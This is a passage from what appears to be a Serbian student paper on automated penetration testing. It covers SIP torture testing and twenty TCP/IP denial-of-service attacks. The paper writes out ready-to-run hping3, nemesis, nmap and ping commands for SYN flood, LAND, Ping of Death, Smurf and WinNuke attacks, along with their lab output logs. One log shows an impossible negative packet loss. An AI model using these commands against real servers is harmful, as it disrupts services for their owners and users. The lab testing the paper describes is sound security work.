
Slika 27: Grafički interfejs SIP torture testa

Kod koji je prikazan na slici ispod se koristi za testiranje SIP tourture.

```
<?php
error_reporting (E_ALL ^ E_NOTICE);
$command = "java -jar c07-sip-r2.jar -touri neha@127.0.0.1 -teardown -lport 5000 -showsent  -showreply";
$outputfile = "/opt/lampp/htdocs/SIP1";
$pidfile = "/opt/lampp/htdocs/SIP2";
exec(sprintf("%s > %s 2>&1 & echo $! >> %s", $command, $outputfile, $pidfile));
?>
```

Slika 28: Kod za testiranje SIP torture

Kada napad počne, hiljade nevažećih SIP zahteva se šalje na SIP server. Server šalje odgovor nazad na svaku poruku. Odgovori servera se čuvaju u log fajlovima. Na narednoj slici možemo videti kako izglda log fajl SIP servera.



Slika 29: Log fajl posle testiranja SIP torture napada

8.1.3. Napadi na TCP/IP protokol

U našem testu smo testirali 20 TCP/IP DoS napada. Napadi se izvode preplavljanjem servera sa kontinurianim zahtevima. Za realizaciju ovih napada koristili smo Nmap i Hping alate. Ovi alati pomažu da se naprave zlonamerni paketi koji mogu neprestano da se šalju na server. Korisnik samo treba da obezbedi IP adresu ciljanog servera. Ovi napadi su korišćeni za testiranje zaštitnog zida. Gore navedeni alati mogu da obavljaju napade koji su prikazani u tabeli ispod.

Vrste napada
XMAS napad
Spoofing napad
IP Uknown Protocol napad
WINUKE napad
TCP Timestamp napad
Ping Flood napad
SIP broadcast napad
SIP Multicast napad
LAND napad
IP Sweep Scan napad
Ping of Death napad
IP Record Route napad
Open Port Scan
IP Timestamp napad
SYN Flood napad
Network Performance
IP Strict Source Route napad
Loose Source Route napad
Port Scan napad

Tabela 3: TCP lista napada

- **SYN FLOOD**

  SYN FLOOD napad je metod DoS napada. Ova vrsta napada se vrši slanjem mnogo SYN zahteva na server, čime se preopterećuje server. Zbog preteranog broja poslatih zahteva, server nije u stanju da odgovori na sve zahteve. Ove na pola otvorene veze ka serveru, prouzrokuju usrkaćivanje usluga za legitimne zahteve. Ako se server preplavi zahtevima, postoji mogućnost da server bude oboren. Da bi se izvršio ovaj napad potrebno je iskoristiti hping alat. Jednostavna skripta se koristi za obavljanje ovog napada:
  sudo –u root –S hping3 –I eth1 –a 10.0.2.15 –S 10.0.2.16 –p 80 –i u1000 < password

- **PING OF DEATH (PoD)**

  Noramaln TCP/IP paket ima maksimalnu veličinu od 65536 bajtova. Paketi iznad maksimalne veličine se automacki poništavaju. Međutim, IP paketi se mogu podeliti u manje delove fragmentacijom. PoD napad šalje jedan paket koji je veći od dozvoljene veličine, ali tako nakon fragmentacije ovog paketa, ti manji fragmenti budu veći od ograničene veličine. Zbog toga se sistem može srušti dok prima ovakve pakete. Naredna komanda se koristi za obavljanje ovog napada:
  ping –l 65510 10.10.20.101

- **LOCAL AREA DENIAL ATTACK (LAND)**

  Napad se izvodi u toku TCP „rukovanja", slanjem lažnih (spoofovanih) paketa. Paket je „spoofovan", odnostno ima istu IP adresu za izvorište i odredište. Ovo može da prouzrokuje ciljanu mašinu, da „misli" da prima poruku od same sebe, i time usporava sa radom ili u nekim slučajevima dovodi do pada sistema. Za ovaj tip napada je utvrđeno da utiču na Windows 95, NT i XP sisteme. U datoj komandi koja se koristi za ovaj napad, $domain je IP adresa ciljane mašine:
  sudo –u root –S hping3 –S –a $domain –p 21 $domain –i u1000 < password

- **SMURF ATTACK**

  Smurf napad koristi Internet Control Message Protocol (ICMP) zahtev da bi preplavio mrežu žrtve. ICMP zahtev se vrši slanjem paketa na ciljanu mašinu. Ciljana mašina odgovara na zahtev slanjem ICMP odgovora. Ovo potvrđuje da je mašina povezana na mrežu. Kada se pošalje neki ICMP zahtev njegova IP adresa se emituje kroz mrežu i distribuira se na sve mašine u mreži. Smurf napad se vrši slanjem ICMP zahteva, sa IP adrese ciljane žrtve. Stoga, žrtva će dobiti više ICMP odgovora, stvarajući zagušenje mreže. Naredna komanda se koristi za obavljanje ovog napada:

  ping –t 100 –s 10000 –f $domain –i 2

- **WINNUKE ATTACK**

  WinNuke napad je vrsta DoS napada koja utiče na mašine koje su pod Windows operativnim sistemom. Ovaj napad se obično obavlja preko porta broj 139 i šalje out-of-band (OOB) podatke na IP adresu bilo koje Windows mašine. Ako windows mašina ne može da upravlja ovim podacima, dolazi do pada sistema ili do gubitka veze u mreži. Ovaj napad se vrši pomoću softverskog alata zvanog „Nemesis", kojim se koristi jednostavna komanda za obavljanje ovog napada:

  for {set i 1} {$i<=100000} {incr i} {
  puts [exec nemesis tcp -fU -u 890 -x 16788 -y 139 -d eth1 -D 10.0.2.15]
  }

    - Gde su:

- –f = podešavanje TCP URG flag-a
- –u = urgent pointer
- –s = port izvorišta
- –d = port odredišta

- **PORT SCAN ATTACK**

  Napad skeniranja portova je vrsta napada koja se koristi da se pronađu načini da se probije u sistem. To podrazumeva slanje poruka ka svakom portu u isto vreme, i utvrđivanje stanja porta na osnovu primljenog odgovora. Ovaj napad se izvodi pomoću Nmap i Hping alata. Na sledećoj slici je prikazana skripta koja se koristi za obavljanje ovog napada.

```
hping --scan 10-100 10.10.20.179 -i u1000 #it Does open port scanning
nmap -sS 10.10.20.52 # It does TCP port scanning
nmap 10.10.20.52 # It does same all TCP/UDP open port scanning
nmap -sT 10.10.20.52 # It does TCP connect scan
nmap -sU 10.10.20.52 # It does UDP scans
nmap -sN 10.10.20.52 #TCP NULL SCAN
nmap -sF 10.10.20.52 # TCP FIN SCAN
nmap -sX 10.10.20.52 # XMAS SCANNING
nmap -sA 10.10.20.52 # TCP ACK scan
nmap -sW 10.10.20.52 # TCP window scan
nmap -sM 10.10.20.52 # TCP Maimon Scan
nmap -sO 10.10.20.52 #IP protocol scan : It allows you to determine which IP
protocols (TCP, ICMP, IGMP, etc.) are supported by target machines.
nmap -p 10-30 # Port range scan
nmap -sR 10.10.20.52 # RPC scan
nmap -sP 10.10.20.52 #ping scan
```

Slika 30: Fajl za Port Scan napad

Rezultati testiranja

U narednom delu rezultate DoS napada na TCP/IP:

```
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=144 flags=RA seq=94 win=0 rtt=0.4 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=145 flags=RA seq=95 win=0 rtt=0.4 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=150 flags=RA seq=100 win=0 rtt=1.4 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=154 flags=RA seq=104 win=0 rtt=0.0 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=157 flags=RA seq=107 win=0 rtt=0.7 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=158 flags=RA seq=108 win=0 rtt=0.9 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=159 flags=RA seq=109 win=0 rtt=0.9 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=161 flags=RA seq=111 win=0 rtt=0.2 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=164 flags=RA seq=114 win=0 rtt=0.5 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=166 flags=RA seq=116 win=0 rtt=0.0 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=174 flags=RA seq=124 win=0 rtt=0.3 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=178 flags=RA seq=128 win=0 rtt=0.4 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=182 flags=RA seq=132 win=0 rtt=0.0 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=189 flags=RA seq=139 win=0 rtt=0.5 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=191 flags=RA seq=141 win=0 rtt=0.4 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=192 flags=RA seq=142 win=0 rtt=1.5 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=194 flags=RA seq=144 win=0 rtt=0.6 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=195 flags=RA seq=145 win=0 rtt=0.0 ms
^C
--- 127.0.0.1 hping statistic ---
146 packets transmitted, 57 packets received, 61% packet loss
round-trip min/avg/max = 0.0/0.5/2.3 ms
```

Slika 31: Izlazni parametri IP record route napada

```
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=0.0 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=0.0 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=0.0 ms
len=40 ip=127.0.0.1 ttl=64 id=46236 icmp_seq=7 rtt=0.8 ms
ICMP timestamp: Originate=7790136 Receive=7790136 Transmit=7790136
ICMP timestamp RTT tsrtt=1

len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=0.0 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=0.0 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=0.0 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=0.0 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=0.0 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=0.0 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=0.0 ms
^C
--- 127.0.0.1 hping statistic ---
9 packets transmitted, 725 packets received, -7955% packet loss
round-trip min/avg/max = 0.4/0.7/1.2 ms
```

Slika 32: Izlazni parametri ICMP timestamp napada

```
neha@neha-laptop:~$ cd /opt/lampp/htdocs/
neha@neha-laptop:/opt/lampp/htdocs$ sudo -u root -S hping3 -0 -H 99 10.0.2.15 -i
 u1000 < password
[sudo] password for neha:
HPING 10.0.2.15 (eth1 10.0.2.15): raw IP mode set, 20 headers + 0 data bytes
^C
--- 10.0.2.15 hping statistic ---
25358 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Slika 33: Izlazni parametri IP Unknown Protocol napada

```
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=1076 win=32792 rtt=0.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=1077 win=32792 rtt=0.3 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=1078 win=32792 rtt=0.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=1079 win=32792 rtt=0.1 ms

--- 127.0.0.1 hping statistic ---
1081 packets transmitted, 1080 packets received, 1% packet loss
round-trip min/avg/max = 0.0/0.4/72.3 ms

len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=6372 win=32792 rtt=0.3 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=6373 win=32792 rtt=0.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=6374 win=32792 rtt=0.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=6375 win=32792 rtt=0.2 ms

--- 127.0.0.1 hping statistic ---
6376 packets transmitted, 6376 packets received, 0% packet loss
round-trip min/avg/max = 0.0/0.5/1000.8 ms

len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=93956 win=32792 rtt=0.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=93957 win=32792 rtt=0.3 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=93958 win=32792 rtt=0.2 ms

--- 127.0.0.1 hping statistic ---
99150 packets transmitted, 93959 packets received, 5% packet loss
round-trip min/avg/max = 0.0/23.5/1832.5 ms
```

Slika 34: Izlazni parametri SYN Flood napada

```
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=21 flags=SA seq=1057 win=32792 rtt=1.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=21 flags=SA seq=1058 win=32792 rtt=1.5 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=21 flags=SA seq=1059 win=32792 rtt=1.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=21 flags=SA seq=1060 win=32792 rtt=1.3 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=21 flags=SA seq=1061 win=32792 rtt=0.8 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=21 flags=SA seq=1062 win=32792 rtt=0.8 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=21 flags=SA seq=1063 win=32792 rtt=1.7 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=21 flags=SA seq=1064 win=32792 rtt=1.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=21 flags=SA seq=1065 win=32792 rtt=1.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=21 flags=SA seq=1066 win=32792 rtt=0.8 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=21 flags=SA seq=1067 win=32792 rtt=0.8 ms
^C
--- 127.0.0.1 hping statistic ---
1069 packets transmitted, 623 packets received, 42% packet loss
round-trip min/avg/max = 0.8/382.5/11507.7 ms
```

Slika 35: Izlazni parametri IP multicast napada

9. Zaključak

U ovom radu testirali smo HTTP, SIP i TCP/IP protokole, kao i skup različitih DoS napada za svaki protokol, kao što su HTTP Torture, HTTO Slow DoS, SIP Torture, SYN Flood, Ping of Death, Smurf, WinNuke, Port Scan napada.

Testiranje penetracije sistema je vrlo efikasan metod za analizu bezbednosti sistema. Aplikacije koje se koriste za automatizovano testiranje penetracije se mogu uskladiti sa organizacijama ili pojedincima koji žele da koriste moć testiranja na penetraciju, dajući automatizovan način za obavljanje napada na protokole kao što su TCP/IP, HTTP, SIP i drugi. Pen Test Pro aplikacija je uspešna u postizanju svog cilja, odnostno za pružanje sveobuhvatnih ispitivanja i analiza na lak način.

10. Bibliografija

[1] Computer crime survey 2005, http://www.digitalriver.com/v2.0-img/operations/naievigi/site/media/pdf/FBIccs2005.pdf

[2] Physical pentesting, http://pentestmag.com/free-article-22011-physical-pentesting/

[3] Heuristic methods vs automated scanners, http://pentestmag.com/free-article-32011-heuristic-methods-vs-automated-scanners/

[4] Penetration testing: What should you look for, http://pentestmag.com/penetration-testing-what-should-you-look-for/

[5] Pen testing: Why we do it, http://pentestmag.com/pen-testing-why-we-do-it/

[6] Denial of Service Attacks, http://www.cert.org/tech_tips/denial_of_service.html

[7] The 7 Layers of the OSI Model, http://www.webopedia.com/quick_ref/OSI_Layers.asp

[8] HTTP Protocol, http://www.w3.org/Protocols/rfc2616/rfc2616-sec6.html

[9] Session Initiation Protocol SIP, http://datatracker.ietf.org/wg/sip/charter/

[10] Penetration testing guide, http://www.penetration-testing.com/

[11] Dr. Mark Stamp (2009), Information Security Principles and Practices. Wiley-Interscience.

[12] TCP protocol http://www.ietf.org/rfc/rfc793.txt

[13] TCP protocol http://en.kioskea.net/contents/internet/tcp.php3

[14] Nmap- Free Security for Network Exploration & Security Audits, http://nmap.org/

[15] How to – Hping, http://scottlinux.com/2010/12/11/quick-hping-how-to/

[16] PROTOS Test-Suite: c07-sip,

https://www.ee.oulu.fi/research/ouspg/PROTOS_Test-Suite_c07-sip

[17] Slowloris HTTP DoS, http://ha.ckers.org/slowloris/

[18] Session Initiation Protocol, http://www.cs.columbia.edu/sip/

[19] Computer Emergency Response Team, http://www.cert.org/

[20] WinNuke Denial of Service Attack, http://www.physnet.unihamburg.de/physnet/security/vulnerability/winnuke.html

[21] SIP Security, http://download.securelogix.com/library/SIP_Security030105.pdf

[22] LAND Attack, http://www.physnet.unihamburg.de/physnet/security/vulnerability/land.html

[23] Ping of Death, http://www.iss.net/security_center/advice/Intrusions/2000012/default.htm

[24] Understanding Application Layer Protocols, http://www.informit.com/articles/article.aspx?p=169578

[25] Tech Republic, http://www.techrepublic.com/article/evaluating-the-realcost-of-an-enterprise-firewall/5033712

[26] M. Milosavljević, V. Miškovic, Elektronska trgovina, Univerzitet Singidunum, 2009

[27] M. Chawki, *Anonymity in Cyberspace: Finding the Balance between Privacy and Security*, Droit-Tic, Juill. 2006.

28 Pentesting, http://www.c2networksecurity.com/pentesting.html